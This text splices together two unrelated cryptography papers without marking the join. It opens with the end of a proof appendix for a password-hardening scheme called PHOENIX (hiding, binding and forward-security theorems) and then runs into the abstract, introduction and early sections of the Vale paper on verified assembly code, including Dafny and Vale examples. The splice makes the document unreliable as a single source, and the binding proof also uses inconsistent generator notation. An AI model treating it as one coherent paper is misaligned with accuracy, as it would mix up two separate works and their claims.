Throughout the experiment, $\mathcal{A}$ learns the relations $z = g^{x+sy}$, $c_2^* = g^{u+\eta}$, and $c_3^* = g^{rx+uy}$. If $\mathcal{A}$ is powerful, it might know $\log z = x + sy$, $\log c_2^* = u + \eta$, and $\log c_3^* = rx + uy$. Substituting the first and second into the third, we have $\log c_3^* - r \log z = (\log c_2^* - rs)y - \eta y$. Note that this is a quadratic equation with two variables (y, η) which has exponentially many solutions. η also counts as a variable since $H_\mathcal{S}(\mathsf{un}, n^*_\mathcal{S})^{k_\mathcal{S}}$ are never revealed to $\mathcal{A}$ for all un, and in particular for $\mathsf{un} = \mathsf{un}^*$. Suppose that $\mathcal{A}$ queries the validation oracle on $(\mathsf{un}, n_\mathcal{C}, n_\mathcal{S})$ where $(\mathsf{un}, n_\mathcal{S}) = (\mathsf{un}^*, n^*_\mathcal{S})$, and (c_1, c_2, c_3) received from the $\mathcal{A}$ satisfies the second condition. We have $c_3 = c_1^x c_2^y g^{-\eta \cdot y}$. By substituting $\log z = x + sy$, we have $\log c_3 - \log c_1 \log z = (\log c_2 - \log c_1 \cdot s)y - \eta y$. For this relation to be satisfied, $\mathcal{A}$ must either guess the tuple (y, η) correctly, which happens with negligible probability, or keep the coefficients unchanged. For the latter case, we have $\log c_2^* - rs = \log c_2 - \log c_1 \cdot s$ and $\log c_3^* - r \log z = \log c_3 - \log c_1 \log z$. Let $\log c_1 = r + v$ for some $v \in \mathbb{Z}_q$, or equivalently, $c_1 = c_1^* \cdot g^v$. We obtain $c_2 = c_2^* \cdot (g^s)^v = c_2^* \cdot h^v$ and $c_3 = c_3^* \cdot z^v$.

EXP_{10}: The challenger replaces T_1^*, T_2^* and T_3^* by random group elements in $\mathbb{G}$, and hence the challenge enrollment record is independent of pw^*. Internally, it stores $(c_1^*, c_2^*, c_3^*) := (T_1^*, T_2^* / H_\mathcal{C}(\mathsf{un}, \mathsf{pw}, n_\mathcal{C})^{k_\mathcal{C}}, T_3^*)$ so as to answer queries to the validation oracle. This experiment is functionally equivalent to EXP_9.

In EXP_{10}, the view of $\mathcal{A}$ is independent of pw^*

unless it is successful in one of the Q queries to the validation oracle on un^*. Among all successful adversaries, $\mathcal{A}$ cannot do better than guessing pw^* and hence (c_1^*, c_2^*, c_3^*) correctly, and re-randomizes the latter. Note that the probability of guessing the correct pw^* is upper-bounded by $\sum_{i=1}^{Q+1} p_i$. To conclude, the probability that $\mathcal{A}$ wins in EXP_0, that is $\mathsf{Hiding}_{\Pi,\mathcal{A}}$, is upper-bounded by $\sum_{i=1}^{Q+1} p_i + \epsilon(\lambda)$. □

Theorem C.3 (Binding) *Suppose that the DL assumption holds in $\mathbb{G}$, and $H_\mathcal{S}$ and $H_\mathcal{C}$ are modeled as random oracles, then* PHOENIX *is binding.*

Proof: Our idea is to program the random oracles so that they map inputs to random group elements, with their discrete logarithms known to the simulator. Thus, if the adversary outputs two valid tuples for the same enrollment record, the simulator can solve a system of linear equations of the exponents. It is then able to recover the discrete logarithm of a group element which is used as a generator for simulating the random oracles. Formally, we prove by reduction.

Suppose a PPT adversary $\mathcal{A}$ breaks binding with non-negligible probability, we construct a PPT solver $\mathcal{B}$ of the discrete logarithm problem. Let $\mathcal{B}$ be a simulator which receives a discrete logarithm problem instance (g_1, g_2). It generates crs honestly and sends $\mathsf{pp} := (\mathsf{crs}, g_1)$ to $\mathcal{A}$. $\mathcal{B}$ maintains dictionaries D_1 and D_2 mapping $(\mathsf{un}, n_\mathcal{S})$ and $(\mathsf{un}, \mathsf{pw}, n_\mathcal{C})$ respectively to random exponents. When $\mathcal{A}$ queries the random oracle $H_\mathcal{S}$ on $(\mathsf{un}, n_\mathcal{S})$, it checks whether $H_\mathcal{S}(\mathsf{un}, n_\mathcal{S})$ is programmed. If so, it retrieves and returns $H_\mathcal{S}(\mathsf{un}, n_\mathcal{S})$. Otherwise, it samples a random exponent $a \leftarrow \mathbb{Z}_q$, records $D_1[\mathsf{un}, n_\mathcal{S}] := a$, and programs $H_\mathcal{S}(\mathsf{un}, n_\mathcal{S}) := g_1^a$. $\mathcal{B}$ simulates $H_\mathcal{C}$ similarly. When $\mathcal{A}$ queries the random oracle $H_\mathcal{C}$ on $(\mathsf{un}, \mathsf{pw}, n_\mathcal{C})$, it checks whether $H_\mathcal{C}(\mathsf{un}, \mathsf{pw}, n_\mathcal{C})$ is programmed. If so, it retrieves and returns $H_\mathcal{C}(\mathsf{un}, \mathsf{pw}, n_\mathcal{C})$. Otherwise, it samples a random exponent $b \leftarrow \mathbb{Z}_q$, records $D_2[\mathsf{un}, \mathsf{pw}, n_\mathcal{C}] := b$, and programs $H_\mathcal{C}(\mathsf{un}, \mathsf{pw}, n_\mathcal{C}) := g_2^b$.

Assuming $\mathcal{A}$ is successful, it outputs $(\mathsf{sk}_\mathcal{C}, T^*, \mathsf{un}_0^*, \mathsf{pw}_0^*, \mathsf{state})$ such that $\langle \mathcal{C}(\mathsf{sk}_\mathcal{C}, T^*, \mathsf{un}_0^*, \mathsf{pw}_0^*), \mathcal{A}_2(\mathsf{state})\rangle_{\mathtt{val}}$ outputs 1 at the client side. Parse $\mathsf{sk}_\mathcal{C} = k_\mathcal{C}$, and $T^* = (T_1^*, T_2^*, T_3^*, n_\mathcal{S}^*, n_\mathcal{C}^*)$. Let a_0 and b_0 be such that $H_\mathcal{S}(\mathsf{un}_0^*, n_\mathcal{S}^*) = g_1^{a_0}$ and $H_\mathcal{C}(\mathsf{un}_0^*, \mathsf{pw}_0^*, n_\mathcal{C}^*) = g_2^{b_0}$. This means that $\mathcal{A}$ is able to produce a proof π_0 of the knowledge of $(s, k_{\mathcal{S},0})$ such that $T_2^* = (T_1^*)^s \cdot H_\mathcal{S}(\mathsf{un}_0^*, n_\mathcal{S}^*)^{k_{\mathcal{S},0}} \cdot H_\mathcal{C}(\mathsf{un}_0^*, \mathsf{pw}_0^*, n_\mathcal{C}^*)^{k_\mathcal{C}} = (T_1^*)^s \cdot g_1^{a_0 \cdot k_{\mathcal{S},0}} \cdot g_2^{b_0 \cdot k_\mathcal{C}}$ and $h = g_1^s$. Using the extractor of Π, $\mathcal{B}$ extracts $(s, k_{\mathcal{S},0})$.

Next, $\mathcal{A}$ outputs $(\mathsf{un}_1^*, \mathsf{pw}_1^*, \mathsf{state})$ such that $\langle \mathcal{C}(\mathsf{sk}_\mathcal{C}, T^*, \mathsf{un}_1^*, \mathsf{pw}_1^*), \mathcal{A}(\mathsf{state})\rangle_{\mathtt{val}}$ outputs 1 at the client side. Let a_1 and b_1 be such that $H_\mathcal{S}(\mathsf{un}_1^*, n_\mathcal{S}^*) = g^{a_1}$ and $H_\mathcal{C}(\mathsf{un}_1^*, \mathsf{pw}_1^*, n_\mathcal{C}^*) = h^{b_1}$. This means that $\mathcal{A}$ is able to produce a proof π_1 of the knowledge of $(s, k_{\mathcal{S},1})$ such that $T_2^* = (T_1^*)^s \cdot H_\mathcal{S}(\mathsf{un}_1^*, n_\mathcal{S}^*)^{k_{\mathcal{S},1}} \cdot H_\mathcal{C}(\mathsf{un}_1^*, \mathsf{pw}_1^*, n_\mathcal{C}^*)^{k_\mathcal{C}} = (T_1^*)^s \cdot g_1^{a_1 \cdot k_{\mathcal{S},1}} \cdot h^{b_1 \cdot k_\mathcal{C}}$ and $h = g_1^s$. Using the extractor of Π, $\mathcal{B}$ extracts $(s, k_{\mathcal{S},1})$.

Through simple arithmetic, we obtain the relation $g_1^{a_0 \cdot k_{\mathcal{S},0}} \cdot g_2^{b_0 \cdot k_\mathcal{C}} = g_1^{a_1 \cdot k_{\mathcal{S},1}} \cdot g_2^{b_1 \cdot k_\mathcal{C}}$. That is, $\log_{g_1} g_2 = (a_1 \cdot k_{\mathcal{S},1} - a_0 \cdot k_{\mathcal{S},0})/(k_\mathcal{C} \cdot (b_0 - b_1))$. Since $(\mathsf{un}_0^*, \mathsf{pw}_0^*) \neq (\mathsf{un}_1^*, \mathsf{pw}_1^*)$, b_0 and b_1 are sampled independently at random. Thus the above expression is well defined with overwhelming probability. $\mathcal{B}$ thus outputs $\frac{a_1 \cdot k_{\mathcal{S},1} - a_0 \cdot k_{\mathcal{S},0}}{k_\mathcal{C} \cdot (b_0 - b_1)}$ and solves the discrete logarithm problem with overwhelming probability. □

Theorem C.4 (Forward Security) *Let $\mathcal{L}$ be a leakage function such that $\mathcal{L}(T) := (n_\mathcal{S}, n_\mathcal{C})$ for $T = (T_1, T_2, T_3, n_\mathcal{S}, n_\mathcal{C})$.* PHOENIX *is $\mathcal{L}$-forward secure.*

Proof: We prove by showing that each pair of client and server secret keys output by the key generation algorithms can also be obtained via rotation from any old pair of secret keys, and vice versa.

Consider the $\mathsf{Rot}^b_{\Pi,\mathcal{A},\mathcal{L}}$ experiment. Let $(s, x, y, k_\mathcal{S}, k_\mathcal{C}) \in \mathbb{Z}_q^5$ be the client and server secret key components chosen by $\mathcal{A}$. There is a one-to-one correspondence between each $(s', x', y', k'_\mathcal{S}, k'_\mathcal{C}) \in \mathbb{Z}_q^5$ and each $(\alpha, \beta, \gamma, \delta, \eta) \in \mathbb{Z}_q^5$, given equivalently by

$$\begin{cases} s' &= \alpha \cdot s + \beta \\ x' &= \alpha \cdot x + \delta \\ y' &= y + \eta \\ k'_\mathcal{S} &= \alpha \cdot k_\mathcal{S} + \gamma \\ k'_\mathcal{C} &= \alpha \cdot k_\mathcal{C} \end{cases} \quad \text{and} \quad \begin{cases} \alpha &= k'_\mathcal{C}/k_\mathcal{C} \\ \beta &= s' - \alpha \cdot s \\ \gamma &= k'_\mathcal{S} - \alpha \cdot k_\mathcal{S} \\ \delta &= x' - \alpha \cdot x \\ \eta &= y' - y \end{cases}.$$

Thus, the distribution of $(s', x', y', k'_\mathcal{S}, k'_\mathcal{C})$ which is sampled uniformly from $\mathbb{Z}_q^5$ and that which is computed from a uniformly random tuple $(\alpha, \beta, \gamma, \delta, \eta)$ are identical.

Next, let $T = (T_1, T_2, T_3)$ given by $\mathcal{A}$ be of the form $(g^r, g^{sr} g_\mathcal{S}^{k_\mathcal{S}} g_\mathcal{C}^{k_\mathcal{C}}, g^{(x+sy)r})$. The new record T' is of the form $T' = (g^{r'}, g^{s'r'} g_\mathcal{S}^{k'_\mathcal{S}} g_\mathcal{C}^{k'_\mathcal{C}}, g^{(x'+s'y')r'})$, where if $b = 0$ then $r' = r + v$ for a uniformly random $v \leftarrow_\$ \mathbb{Z}_q$, and if $b = 1$ then $r' \leftarrow_\$ \mathbb{Z}_q$ is sampled uniformly at random. The two cases give identical distributions. □

Vale: Verifying High-Performance Cryptographic Assembly Code

Abstract

High-performance cryptographic code often relies on complex hand-tuned assembly language that is customized for individual hardware platforms. Such code is difficult to understand or analyze. We introduce a new programming language and tool called Vale that supports flexible, automated verification of high-performance assembly code. The Vale tool transforms annotated assembly language into an abstract syntax tree (AST), while also generating proofs about the AST that are verified via an SMT solver. Since the AST is a first-class proof term, it can be further analyzed and manipulated by proven-correct code before being extracted into standard assembly. For example, we have developed a novel, proven-correct taint-analysis engine that verifies the code's freedom from digital side channels. Using these tools, we verify the correctness, safety, and security of implementations of SHA-256 on x86 and ARM, Poly1305 on x64, and hardware-accelerated AES-CBC on x86. Several implementations meet or beat the performance of unverified, state-of-the-art cryptographic libraries.

1 Introduction

The security of the Internet rests on the correctness of the cryptographic code used by popular TLS/SSL implementations such as OpenSSL [61]. Because this cryptographic code is critical to TLS performance, implementations often use hand-tuned assembly, or even a mix of assembly, C preprocessor macros, and Perl scripts. For example, the Perl subroutine in Figure 1 generates optimized ARM code for OpenSSL's SHA-256 inner loop.

Unfortunately, while the flexibility of script-generated assembly leads to excellent performance (§5.1) and helps support dozens of different platforms, it makes the cryptographic code difficult to read, understand, or analyze. It also makes the cryptographic code more prone to inadvertent bugs or maliciously inserted backdoors. For instance, in less than a month last year, three separate bugs were found just in OpenSSL's assembly implementation of the MAC algorithm Poly1305 [64–66].

Since cryptographic code is so critical for security, we argue that it ought to be *verifiably* correct, safe, and leakage-free.

FIGURE 1—***Snippet of a SHA-256 code-generating Perl script from OpenSSL, with spacing adjusted to fit in one column. §4.1 helps decode and explain the motivations for this style.***

Existing approaches to verifying assembly code fall roughly into two camps. On one side, frameworks like Bedrock [19], CertiKOS [23], and x86proved [42] are built on very expressive higher-order logical frameworks like Coq [22]. This allows great flexibility in how the assembly is generated and verified, as well as high assurance that the verification matches the semantics of the assembly language. On the other side, systems like BoogieX86 [37, 77], VCC [56], and various assembly language analysis tools [9] are built on satisfiability-modulo-theories (SMT) solvers like Z3 [25]. Such solvers can potentially blast their way through large blocks of assembly and tricky bitwise reasoning, making verification faster and easier.

In this paper, we present Vale, a new language for expressing and verifying high-performance assembly code that strives to combine the advantages of both approaches;



FIGURE 2—***Verifying cryptographic code with Vale and Dafny.***

i.e., it combines flexible generation of high-performance assembly with automated, rigorous, machine-checked verification. For any assembly program written in Vale, the Vale tool constructs an abstract syntax tree (AST) representing the program's code, and produces a proof that this AST obeys a desired specification for any possible evaluation of the code (Figure 2). The specification, the AST, and the proofs are currently expressed in Dafny [50], an off-the-shelf logical framework supporting SMT-based verification, higher-order reasoning, datatypes, functions, lemmas, and extraction of executable code. Dafny uses Z3 to verify the proofs generated by Vale.

After verification, the AST is available in the logical framework for further analysis and manipulation. As a powerful example of this post-analysis, we have developed a verified analyzer that checks Vale ASTs for potential information leakage through timing and memory-access channels.

Although we trust our crypto specs, Dafny, and the assembly language semantics to be correct, as shown in Figure 2, neither Vale nor the information leakage analyzer is part of the trusted computing base. The former merely produces ASTs and proofs that are then checked against trusted specifications by Dafny; the latter is written directly in Dafny and verified once and for all to be correct for all possible ASTs. Working directly on assembly language means we trust an assembler but not a higher-level compiler, so we need not worry about compilers that introduce information leaks into cryptographic code [43].

Contributions In summary, this paper makes the following contributions.

- The design and implementation of Vale (§2), which combines flexible generation of high-performance assembly with automated machine-checked verification.
- A machine-verified analyzer that checks verified Vale programs for side channels based on a novel combination of dataflow analysis and Hoare-style proofs (§3).
- A series of case studies applying Vale to standard algorithms like Poly1305, AES, and SHA on x86, x64, and ARM platforms with support for both the GNU assembler and MASM (§4). They show that Vale is flexible enough to express and verify even highly scripted code generation like that in Figure 1. In particular, it replaces the use of chaotic Perl scripts with a principled approach based on verification and partial evaluation.
- An evaluation demonstrating that, because Vale can match the expressiveness of OpenSSL's code-generation techniques, the verified assembly code generated by Vale can match the performance of highly-optimized implementations like OpenSSL (§5). Hence, verification does not require compromising on performance. We believe that Vale is the first system to demonstrate formally verified assembly language cryptographic code whose performance matches that of comparable OpenSSL code.

All Vale code and case studies are available on GitHub at `https://github.com/project-everest/vale`.

2 Vale Design and Implementation

Vale is currently targeted towards verifying cryptographic assembly language code, which tends to have simple structured control flow and heavy inlining. Therefore, the Vale language includes control constructs such as inline procedures, conditionals, and loops. Note that these control constructs are independent of any particular features in the underlying logical framework. For example, even when using Dafny as a logical framework, Vale procedures are not executable Dafny methods, Vale while loops are not executable Dafny while loops, and executable Vale code is not compiled with Dafny's compiler, which compiles Dafny's own control constructs to C#. Instead, Vale relies on the logical framework mainly for mathematical reasoning in proofs, and uses executable Dafny code only for specialized tasks like printing assembly language code and static analysis of Vale code.

The Vale language does not contain anything specific to a particular architecture such as x86 or ARM or to a particular assembler such as the GNU assembler or MASM. Instead, programmers write Dafny code that defines the syntax and semantics for the architecture of their choice, then use Vale to manipulate the syntax and semantics. §2.1 introduces examples of such Dafny declarations. §2.2 and §2.3 then present Vale code, demonstrating the flexibility and expressiveness of the Vale language. §2.4 describes how Vale generates Dafny proofs that make the best use of Dafny and Z3. Finally, §2.5 describes how Vale handles

errors to improve usability. Figures in these subsections present examples of Dafny and Vale code. Although the syntax for both languages is similar, Vale's syntax (see appendix) is independent from Dafny's syntax; the figure captions specify the language of each code snippet.

2.1 Dafny declarations

```
datatype reg = R0 | R1 | R2 | R3 | R4 | R5
| R6 | R7 | R8 | R9 | R10 | R11 | R12 | LR
datatype op =
  op_reg(r:reg)
| op_const(n:uint32)
datatype ins =
  Add(addDst:op, addSrc1:op, addSrc2:op)
| Ldr(ldrDst:op, ldrBase:op, ldrOffset:op)
| Str(strSrc:op, strBase:op, strOffset:op)
datatype cmp = Lt(o1:op, o2:op) | Le(o3:op, o4:op)
datatype code =
  Ins(ins:ins)
| Block(block:codes)
| IfElse(ifCond:cmp, ifTrue:code, ifFalse:code)
| While(whileCond:cmp, whileBody:code)
type codes = list<code>
datatype state = State(ok:bool,
                       regs:map<reg, uint32>,
                       mem:map<int, uint32>)
function evalCode(c:code, s1:state, s2:state):bool
{   match c case Ins(ins) => ...
            case Block(block) => ...
            case IfElse(cond, ifT, ifF) => ...
            case While(cond, body) => ...
}
method PrintCode(c:code) { ... }
```

FIGURE 3—***Example Dafny definitions for simplified ARM.***

As a running example, the Dafny declarations in Figure 3 define registers, operands, instructions, and structured code for a simplified subset of ARM code. The state of the simplified ARM machine consists of registers and memory. To help prove execution safety, the state also contains an `ok` flag to indicate whether the state is considered good (`ok = true`) or crashed (`ok = false`). The operational semantics are defined as a relation `evalCode` that specifies all possible states `s2` that code `c` can reach in a finite number of steps from `s1`. Since any crash happens in a finite number of steps, showing `∀s2 . evalCode(c, s1, s2) ⇒ s2.ok` proves that `c` starting in state `s1` cannot crash.

Notice that neither the logical framework nor Vale needs to know anything about particular assembly language architectures. In fact, the logical framework need not know anything about assembly language at all. This allows Vale to take advantage of existing logical frameworks like Dafny. It also ensures portability across architectures; supporting a new architecture means writing a new set of declarations like those in Figure 3, with no modifications needed to Vale or Dafny. Furthermore, properties of programs are proven directly in terms of the semantics of assembly language, so the Vale language and tool need not be trusted. Although Vale builds on standard Hoare rules for conditional statements, while loops, and procedure framing, these rules are expressed as a hand-written library of lemmas, verified relative to the assembly language semantics, as depicted in Figure 2.

```
method Main()
{
  var code := Block(
    cons(Add(op_reg(R7), op_reg(R7), op_const(1))
   ,cons(Add(op_reg(R7), op_reg(R7), op_const(1))
   ,cons(Add(op_reg(R7), op_reg(R7), op_const(1))
   ,nil))));

  ...proof about code...

  assert forall s1:state, s2:state ::
        s1.ok && evalCode(code, s1, s2)
    && s1.regs[R7] < 0xfffffffd
    ==> s2.ok && s2.regs[R7] == s1.regs[R7] + 3;
  PrintCode(code);
}
```

FIGURE 4—***Example Main method in Dafny.***

Given a machine's semantics, a Dafny programmer can, in theory, construct ASTs for assembly-language programs and try to prove properties about their evaluation. Figure 4 shows an example. It creates a block of code consisting of three Add instructions; proves safety (that the final state is good); proves that one effect of the code is to add three to register R7; and prints the code.

However, `cons(...)`, `op_reg(...)`, and `op_const(...)` make an awkward syntax for writing assembly language. Since Dafny is a general-purpose high-level language that knows nothing about assembly language instructions, operands, and registers, Vale provides domain-specific language support for declaring instructions, declaring and instantiating input and output operands, declaring which registers an instruction reads and modifies, and so on. Furthermore, it's useful to have language support for constructing proofs about complex code. Vale can be thought of as an assistant that generates the `code` variable in the example above and fills in the missing "...proof about code...". Dafny checks the Vale-generated code object, using the Vale-generated proof, against a crypto specification the programmer writes in Dafny; hence, any mistakes in the code or proof will be caught by Dafny. This means that Vale is not part of the trusted computing base on which the correctness, safety, and security of the code depend.

2.2 Vale procedures

Figure 5 shows some simple Vale procedures. The global variables `ok`, `r0...r12`, `lr`, and `mem` represent distinct components of the state type declared in Figure 3. Each procedure declares which of these components it can read (using `reads` clauses) or read and modify (using

modifies clauses). The effect on the state is expressed using preconditions (requires clauses) and postconditions (ensures clauses). The Add3ToR7 procedure, for example, promises to add three to register r7 under the condition that the initial value or r7 isn't so big that adding three would cause overflow.

```
var{:state ok()} ok:bool;
var{:state reg(R0)} r0:uint32;
var{:state reg(R1)} r1:uint32;
...
var{:state reg(R12)} r12:uint32;
var{:state reg(LR)} lr:uint32;
var{:state mem()} mem:map(int, uint32);

procedure AddOne(inout operand r:uint32)
    requires r < 0xffffffff;
    ensures  r == old(r) + 1;
{
    ADD(r, r, 1);
}

procedure Add3ToR7()
    modifies r7;
    requires r7 < 0xfffffffd;
    ensures  r7 == old(r7) + 3;
{
    AddOne(r7);
    AddOne(r7);
    AddOne(r7);
}
```

FIGURE 5—*Examples of state declarations and inline procedure declarations in Vale.*

In addition to preconditions and postconditions, Vale also requires loop invariants for loops:

```
while (r7 <= 100)  // example loop in Vale
    invariant r7 <= 103;  // loop invariant
{
    Add3ToR7();
}
```

For each procedure, the Vale tool generates a Dafny function that produces an AST value of type code. For example, for the code in Figure 5, it generates the following Dafny code:

```
function method{:opaque} code_AddOne(r:op):code {
    Block(cons(code_ADD(r, r, op_const(1)), nil()))
}
function method{:opaque} code_Add3ToR7():code {
    Block(cons(code_AddOne(op_reg(R7)),
          cons(code_AddOne(op_reg(R7)),
          cons(code_AddOne(op_reg(R7)), nil()))))
}
```

Here, function method is Dafny's syntax for a function whose code can be extracted and executed. Both Vale and Dafny use the syntax {:...} for attributes. The opaque attribute indicates that the function definition will be hidden during proofs except where explicitly revealed.

```
procedure{:instruction Ins(Add(dst,src1,src2))}
  ADDW(out operand dst:uint32,
       operand src1:uint32, operand src2:uint32)
  ensures  dst == (src1 + src2) % 0x100000000;

procedure{:instruction Ins(Add(dst,src1,src2))}
  ADD(out operand dst:uint32,
      operand src1:uint32, operand src2:uint32)
  requires 0 <= src1 + src2 < 0x100000000;
  ensures  dst == src1 + src2;

procedure{:instruction Ins(Ldr(dst,base,offset))}
  LDR(out operand dst:uint32,
      operand base:uint32, operand offset:uint32)
  reads mem;
  requires InMem(base + offset, mem);
  ensures  dst == mem[base + offset];

procedure{:instruction Ins(Str(src,base,offset))}
  STR(operand src:uint32,
      operand base:uint32, operand offset:uint32)
  modifies mem;
  requires InMem(base + offset, mem);
  ensures  mem == old(mem)[base + offset := src];
```

FIGURE 6—*Example Vale instruction declarations, including two for the same instruction: both a wrapping (ADDW) and non-wrapping (ADD) specification of the Add instruction.*

The leaves of the AST are the individual instructions declared in Figure 3. Programmers declare instructions as Vale procedures with specifications of their choice. They must prove that the specifications are sound with respect to the semantics given by evalCode, so these specifications do not have to be trusted.

Multiple procedures with different specifications may be given for the same instruction if different specifications will be more convenient in different situations. For example, the ADDW (wrapping add) and ADD (non-wrapping add) procedures in Figure 6 both have the same body, a single Add instruction. However, ADD restricts its input operands so it can provide a simpler postcondition that need not consider the consequences of overflow. This hiding often makes code easier to verify in cases when wrapping is not intended.

The generation of first-class AST values allows programmers to customize the analysis and processing of assembly language code. For example, the PrintCode method in Figure 3 can be customized to print assembly language in various formats; our current PrintCode emits either GNU assembler or MASM assembly code, depending on a command-line argument. This makes Vale more flexible than tools like BoogieX86 [77] and VCC [56] that hard-wire the generation of assembly language output. Indeed, Vale initially only supported MASM output, but adding support for the GNU assembler took less than two hours. §3 pushes this flexibility even further, implementing an entire verified information leakage analysis with no modifications to Vale.

```
procedure ReadA(ghost a:seq(uint32),inline b:bool)
    reads r0; mem;
    modifies r1;
    requires
        length(a) >= 3;
        a[0] <= 100;
        a[1] <= 100;
        forall i :: 0 <= i < length(a) ==>
            InMem(r0 + 4 * i, mem)
         && mem[r0 + 4 * i] == a[i];
    ensures
        b  ==> r1 == a[0] + 1;
        !b ==> r1 == a[1] + 1;
{
    inline if (b) {
        LDR(r1, r0, 0); //load memory [r0+0] into r1
        AddOne(r1);
    } else {
        LDR(r1, r0, 4); //load memory [r0+4] into r1
        AddOne(r1);
    }
}
procedure{:recursive} AddNToR7(inline n:nat)
    modifies r7;
    requires r7 + n <= 0xffffffff;
    ensures  r7 == old(r7) + n;
{
    inline if (n > 0) {
        AddOne(r7);
        AddNToR7(n - 1);
    }
}
```

FIGURE 7—***Ghost and inline parameters in Vale.***

2.3 Operands, ghost variables, and inline variables

Parameters to procedures may be operands, ghost variables, or inline variables. The `AddOne` procedure in Figure 5, for example, takes an operand `r` as a parameter. Operands are marked as `in`, `out`, or `inout` to indicate whether the operand is read, written, or both, where `in` is the default. These labels are used in place of `reads` and `modifies` clauses. Register and CISC-style memory operands may be read and/or written, while constant operands may only be read.

Ghost parameters may be used to make specifications about the state easier to express. For example, the ReadA procedure in Figure 7 uses a ghost parameter `a` to help express the memory pointed to by register `r0`. In this case, each 4-byte word of the memory contains one element of the sequence `a`. Ghost parameters are used in the proofs (but not the ASTs) that Vale generates.

Inline parameters, on the other hand, do appear in the ASTs and may be used to specialize the generated code before passing it to `PrintCode`, as seen in Figure 7. The `ReadA` procedure uses an inline `bool` to generate code to load from `r0 + 0` if `b = true`, and to load from `r0 + 4` if `b = false`. The `AddNToR7` procedure uses an inline natural number `n` to repeat the `AddOne` instruction `n` times, generating a completely unrolled loop.

From these, Vale generates functions parameterized

```
function method{:opaque} code_ReadA(b:bool):code
{
    Block(cons((
        if b then Block(cons(code_LDR(
            op_reg(R1), op_reg(R0), op_const(0))
            ...
        else ... )))
}
function method{:opaque} code_AddNToR7(n:nat):code
{
    Block(cons((
        if (n > 0) then Block(cons(
            code_AddOne(sp_op_reg(R7)) ...
        else ...)))
}
```

FIGURE 8—***Dafny code that generates varying assembly code.***

over the inline `b` and `n` variables, so that each `b` and `n` produces a possibly different AST (see Figure 8). In these functions, **`inline if`** statements turn into conditional expressions that generate different code for different inline variable assignments, in contrast to ordinary **`if`** statements that turn into `IfElse` nodes in the AST. Nevertheless, the proofs generated by Vale verify the correctness of the procedures for all possible `b` and `n`. From the proof's perspective, inline variables are no different from ordinary variables and **`inline if`** statements are no different from traditional **`if`** statements. The proofs are checked before picking particular `b` and `n` values to generate and print the code. This may be thought of as a simple form of partial evaluation, analogous to systems like MetaML [73] that type-check a program before partially evaluating it. This sort of partial evaluation provides a principled replacement for Perl scripts and `ifdef`s; §4.1 describes how these features are used to express and verify the code in Figure 1.

2.4 Vale proofs

Although Vale ultimately proves properties in terms of the underlying machine semantics, it still structures its proofs to take advantage of the automated SMT-based reasoning provided by Dafny and Z3. For each procedure `p`, the Vale tool generates a Dafny lemma which proves that if `p`'s preconditions hold then it does not crash and its postconditions hold. A Dafny lemma is quite similar to a Dafny method: the desired property is declared as the postcondition (i.e., via `ensures` clauses) and proof assumptions are declared as preconditions (i.e., via `requires` clauses). In its simplest form, a Vale proof looks much like the assertion in Figure 4; i.e., it consists of a Dafny lemma

- taking an initial state `s1` and a final state `s2` as parameters,
- requiring `evalCode(p.code, s1, s2)`,
- requiring `s1.ok`,
- requiring that all of `p`'s preconditions hold for `s1`,

- ensuring that all of `p`'s postconditions hold for `s2`, and
- ensuring that any state not mentioned in a `modifies` clause remains the same from `s1` to `s2`.

The lemma's proof (i.e., the body of the lemma) consists largely of calls to the lemmas for other procedures; for example, the proof of Figure 5's lemma for `Add3ToR7` consists mainly of three calls to the lemma for `AddOne`, whose proof consists mainly of one call to the lemma for `ADD`. Vale stitches these calls together by adding additional calls to library lemmas, written in Dafny, for sequential composition, **`if`/`else`**, and **`while`** loops.

For some procedures, this simple proof form leads to slower-than-expected proof verification by Dafny and Z3. We find that the primary culprit is Z3's reasoning about long chains of updates to the `state` type and its components `state.regs` and `state.mem`. By itself, reasoning about updates is acceptably fast, but the combination of updates and complex specifications leads to painfully slow reasoning.

Therefore, Vale can also generate more sophisticated proofs that factor reasoning about updates and reasoning about specifications into two separate lemmas. An outer lemma reasons about the updates and the well-formedness of a procedure `p`'s states and instructions, but does not attempt to reason about `p`'s preconditions and postconditions. Instead, the outer lemma calls an inner lemma to do this reasoning. Conversely, the state is never exposed to the inner lemma; instead, the inner lemma reasons only about the components of the state at each step of the evaluation. This frees the inner lemma from reasoning about long chains of updates to the state. The optimized proof form speeds up verification of some procedures, such as the Vale code for the SHA ARM code from Figure 1, by as much as a factor of three (see §5.2).

2.5 Error handling in Vale

Vale is designed so that, when debugging a Vale program, users only inspect user-generated code. They never need to examine the Vale-generated code objects and proofs, since all error messages are presented to the user in terms of user-generated Vale code and Dafny specifications.

While Vale error messages do not assign blame to Vale-generated Dafny code, Vale does leverage Dafny's error handling. Dafny provides rich error messages, which include file names, line and column numbers, and error descriptions (e.g. "A precondition for this call might not hold."). To lift these error messages, Vale translates user-generated Vale code to an intermediate Dafny representation that encodes line information from the Vale source files. As a result, Dafny directs a user to errors within the lines of the Vale program, as opposed to the lines of a Vale-generated Dafny file. Thus, Vale gains Dafny's rich error handling without reducing usability.

Similarly, in general, a basic Vale user only needs to know Vale and Dafny; they do not need to know internal pieces of Dafny's toolchain, such as Boogie or Z3, since code for those tools is generated by Dafny.

3 Information Leakage Analysis

Since cryptographic code typically operates on secrets, proving it secure requires more than functional correctness; it requires proving the absence of *leakage*. Historically, attackers have exploited two broad categories of leakage: leakage via state and leakage via side channels. Leakage via state occurs when a program leaves secrets or secret-dependent data in registers or memory [20]. Leakage via side channels occurs when an adversary learns secrets by observing aspects of the program's behavior. While physical side channels are a concern [32, 48, 55], digital side channels are typically more problematic, since they can often be exploited by a remote attacker. These side channels include program execution time [10, 17, 47] and (particularly in shared tenancy deployments, such as the cloud) memory accesses [8, 13, 31, 40, 68, 78]. Eliminating such side channels at the source-code level can be difficult, as compilers may optimize away defensive code, or even introduce new side channels [16, 43, 49].

To prove the absence of digital leakage in Vale programs, we developed a novel approach that combines functional verification with a taint-based analyzer proven correct against a simple specification (§3.1). This analyzer, written in Dafny, makes use of Vale's ability to reason about ASTs in a high-level logical framework (§3.2). It also leverages existing specifications (e.g., framing conditions) and invariants from the code's functional verification to greatly simplify analysis (§3.3).

As we discuss in detail in §4, we run our analyzer on our various cryptographic implementations to prove them free of digital leakage. In the process, we have discovered state leakage in OpenSSL.

